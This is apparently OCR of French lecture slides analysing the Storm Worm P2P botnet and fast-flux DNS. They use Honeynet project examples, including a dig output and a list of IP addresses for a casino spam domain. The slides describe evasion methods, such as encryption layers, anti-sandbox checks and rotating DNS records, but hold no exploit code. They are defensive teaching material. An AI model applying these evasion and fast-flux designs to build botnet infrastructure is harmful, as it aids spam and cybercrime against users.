
- Cible les systèmes Windows
- Se propage par mail invitant l'utilisateur à se connecter sur un site exploitant une faille et proposant des programmes attrayants (social engineering)
- Innovation : canal de contrôle P2P

Objectif : Botnet, activités illégales, envoi de spam…

Botnet classique (IRC)




StormWorm : P2P Botnet



Click-me… (beaucoup d'incitations pour infection…)

P2P Network over OverNet/eDonkey

Le caractère dynamique de l'évolution du réseau rends difficile le contrôle / blocage du botnet



Analyse du binaire

Binaire protégé : 2 couches de chiffrements qui varient avec quasiment chaque binaire


Détection des machines virtuelles et protection anti-sandbox

Programmé en C++, code multi-threadé : amélioration perceptible du niveau des programmeurs de malware

- Le C++ complique nettement la tâche du reverser
- Le multithreading également (surtout à cause de l'API Windows)
- Code modulaire (couche de communication séparée de la couche de contrôle)

Le bot utilise le protocole P2P Overnet, basé sur la spécification Kademlia

Reverse proxy



Les caractéristiques à retenir

Les concepteurs du botnet font de plus en plus preuve de professionnalisme

- Conception modulaire
- Canal de contrôle distribué et résistant, confondu avec un réseau légitime
- Partition du botnet : possibilité de vendre ou de louer un sous ensemble du botnet grâce aux clefs de chiffrement des hash
- Possibilité de fournir un service clefs en main pour le spam en vendant ou louant l'accès aux serveurs de contrôle
- Grande variété de binaires : analyse longue et répétitive, difficulté de créer des signatures

La réponse aux botnets

La réponse spécifique est vouée à l'échec

- Signatures des binaires impossible : nouvelles variantes quasi quotidiennement, pages web uniques
- Chiffrement de bout en bout des communications
- Canal de contrôle distribué
- Authentification forte pour le canal de contrôle
- Protection du code polymorphique et efficace

Nécessité d'une approche générique

Fast Flux

Adresses IP multiples affectées à un FQDN (Fully Qualified Domain Name, nom de machine et nom de domaine)

Souvent associés à des « reverses proxy »

Utilisés pour le « Cyber-Crime »

Simple: Enregistrements A du FQDN change constamment (TTL très court)

Double: Enregistrements A et NS changent constamment

High availability

Authority pour zone spam.net

DNS local

Mise à jour régulière des enregistrements de spam.net IP n°1, IP n°2…

BotMaster

Requête IP pour www.spam.net
Réponse IP n°x (TTL=0)

Réponse IP n°2

Requête www.spam.net

Réponse IP n°1

Enregistrement vers botmaster avec IPn°1 et IPn°2


Web infecté

Utilisateur

PC infecté
Proxy 1

PC infecté
Proxy 2

High availability



Fast Flux example

thebestcasinosonly.org

A Records
Class B Diversity
NS Servers
TTL Values

```
$ dig thebestcasinosonly.org

; <<>> DiG 9.3.1 <<>> thebestcasinosonly.org
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34670
;; flags: qr rd ra; QUERY: 1, ANSWER: 10, AUTHORITY: 2, ADDITIONAL: 1

;; QUESTION SECTION:
;thebestcasinosonly.org.                IN      A

;; ANSWER SECTION:
thebestcasinosonly.org. 180     IN      A       24.131.245.17
thebestcasinosonly.org. 180     IN      A       24.196.99.141
thebestcasinosonly.org. 180     IN      A       61.33.123.33
thebestcasinosonly.org. 180     IN      A       67.14.250.74
thebestcasinosonly.org. 180     IN      A       67.165.248.201
thebestcasinosonly.org. 180     IN      A       68.118.88.8
thebestcasinosonly.org. 180     IN      A       69.145.50.205
thebestcasinosonly.org. 180     IN      A       72.24.66.110
thebestcasinosonly.org. 180     IN      A       75.35.119.75
thebestcasinosonly.org. 180     IN      A       75.64.184.207

;; AUTHORITY SECTION:
thebestcasinosonly.org. 86398   IN      NS      ns2.c0fbfef6e372ca34a.com.
thebestcasinosonly.org. 86398   IN      NS      ns1.c0fbfef6e372ca34a.com.

;; ADDITIONAL SECTION:
ns1.c0fbfef6e372ca34a.com. 172800 IN    A       76.83.111.64
```

Source : Honeynet project - http://www.honeynet.org/

Fast Flux example

thebestcasinosonly.org

24.62.54.140 IPs mapped to

12.2[illegible]	24.170.47.176	67.10.209.213	69.0.73.84	70.[illegible].228.214	75.0.40.101	75.68.235.7
12.206.54.141	24.178.108.58	67.11.53.229	69.104.17.202	70.240.76.64	75.132.196.148	76.105.73.135
12.207.68.178	24.178.70.101	67.122.209.32	69.104.[illegible].10	70.242.226.137	75.132.221.72	76.105.94.93
12.216.56.160	24.192.190.232	67.14.250.74	69.[illegible].29.239	70.247.72.253	75.15.177.242	76.160.14.167
165.247.3.62	24.192.229.71	67.163.9.207	69.105.53.104	70.247.73.240	75.15.246.201	76.160.18.66
172.166.156.216	24.196.99.141	67.165.24[illegible].201	69.111.195.192	70.247.75.152	75.15.252.175	76.160.23.48
172.168.162.140	24.197.105.54	67.17[illegible]9.231	69.111.195.23	70.249.187.167	75.16.105.1	76.167.164.252
172.190.186.191	24.2.123.87	[illegible].181.91.202	69.139.115.247	70.250.217.237	75.16.110.30	76.18.15.226
172.190.51.251	24.240.70.[illegible]	67.182.11.96	69.139.31.14	70.251.246.111	75.176.40.117	76.188.22.61
172.192.138.83	24.27[illegible].131	67.188.91.127	69.143.2.111	70.255.250.189	75.21.184.230	76.193.35.241
172.192.6.73	[redacted]	67.64.114.126	69.145.50.205	70.78.11.19	75.21.191.180	76.195.181.88
172.193.41.102	24.94.62.190	68.116.214.113	69.146.142.65	71.12.14.160	75.21.226.71	76.195.183.56
190.84.147.136	24.98.156.181	68.118.88.8	69.151.200.212	71.135.45.74	75.21.242.103	76.195.9.80
196.217.101.105	4.131.83.22	68.121.85.57	69.151.200.241	71.135.71.54	75.22.20.182	76.197.59.104
200.114.214.92	4.180.60.136	68.126.254.99	69.177.90.100	71.136.13.167	75.26.49.34	76.198.93.93
201.244.248.187	4.180.60.159	68.126.255.178	69.182.21.234	71.136.14.44	75.31.160.172	76.202.254.102
201.245.252.74	4.227.241.192	68.185.180.87	69.183.12.223	71.137.136.140	75.31.163.161	76.203.17.200
203.170.111.16	4.245.120.173	68.204.134.168	69.208.138.101	71.138.48.230	75.31.27.32	76.215.129.131
203.170.115.64	61.33.123.33	68.205.108.135	69.208.138.23	71.140.115.153	75.32.50.25	76.216.115.188
204.13.181.145	65.184.237.226	68.248.1.10	69.209.136.66	71.141.91.134	75.36.125.248	76.22.239.167
204.13.181.171	65.205.65.83	68.250.211.151	69.215.135.107	71.198.93.144	75.37.161.145	76.227.0.122
204.13.181.183	65.24.108.223	68.251.185.64	69.215.136.146	71.205.219.86	75.4.141.137	76.23.121.71
204.13.181.211	65.24.109.83	68.33.3.123	69.215.140.43	71.225.137.78	75.4.61.10	76.24.146.172
207.255.83.226	65.25.6.83	68.37.193.126	69.215.173.148	71.232.66.87	75.4.70.107	76.27.116.145
208.104.21.244	65.33.192.199	68.37.220.199	69.221.7.14	71.238.40.7	75.41.4.178	76.83.85.235
208.104.84.227	66.139.11.139	68.37.91.78	69.221.92.49	71.74.239.158	75.45.238.22	76.98.91.185
208.104.88.123	66.142.170.139	68.44.187.232	69.232.65.116	71.76.219.163	75.46.10.146	76.99.113.84
208.188.16.15	66.142.185.118	68.45.116.157	69.232.68.109	71.76.56.14	75.46.37.253	76.99.254.64
208.188.17.164	66.16.189.26	68.46.93.192	69.246.178.123	71.79.201.101	75.46.80.126	82.3.234.196
208.188.17.239	66.177.221.151	68.57.63.155	69.251.167.240	71.79.247.170	75.46.95.208	84.125.43.159
208.191.144.174	66.177.24.253	68.73.87.136	69.251.44.158	71.79.252.196	75.47.107.97	84.222.244.186
210.57.250.102	66.188.122.229	68.75.6.70	70.128.42.114	71.81.244.187	75.49.116.215	84.223.131.250
210.57.252.229	66.190.101.125	68.88.13.108	70.129.135.238	72.181.75.188	75.5.2.164	84.223.134.181
210.57.252.80	66.190.102.134	68.88.143.59	70.131.147.172	72.186.86.145	75.51.92.217	86.31.118.11
216.255.60.248	66.214.56.40	68.88.254.147	70.131.153.35	72.187.156.200	75.54.135.226	89.172.26.164
219.91.185.247	66.215.208.135	68.89.175.186	70.226.14.253	72.234.104.254	75.6.138.195	96.2.169.94
24.131.245.17	66.215.91.66	68.89.176.169	70.226.224.180	74.138.21.51	75.6.180.189	98.194.20.186
24.131.245.44	66.229.173.145	68.89.177.5	70.226.23.230	74.140.246.17	75.63.63.97	98.194.66.50
24.14.72.252	66.234.209.142	68.89.189.67	70.233.250.4	75.0.235.83	75.64.184.207	98.199.193.16
24.15.131.102	66.56.26.35	68.90.218.145	70.236.18.72	75.0.36.19	75.65.189.26	98.202.2.4
24.15.179.161	66.65.217.252	68.91.122.22	70.236.29.243	75.0.37.193	75.65.33.136	99.244.112.14

Query string: 24.62.54.140

Query

The server returned the following data:

www.magicjackpot1.com	A	24.62.54.140
ns1.91ac21b7.com	A	24.62.54.140
ns2.91ac21b7.com	A	24.62.54.140
ns4.91ac21b7.com	A	24.62.54.140
ns5.91ac21b7.com	A	24.62.54.140
c0fbfef6e372ca34a.com	A	24.62.54.140
rroyalcasino.com	A	24.62.54.140
magicnovuscasino.com	A	24.62.54.140
www.magicvipcasjno.com	A	24.62.54.140
exotic-slots.com	A	24.62.54.140
www.theexoticslots.com	A	24.62.54.140
www.royalvipslots.com	A	24.62.54.140
www.magicajackpot.com	A	24.62.54.140

287 IP Addresses
60 Different AS #'s

Source : Honeynet project - http://www.honeynet.org/

Domain tasting

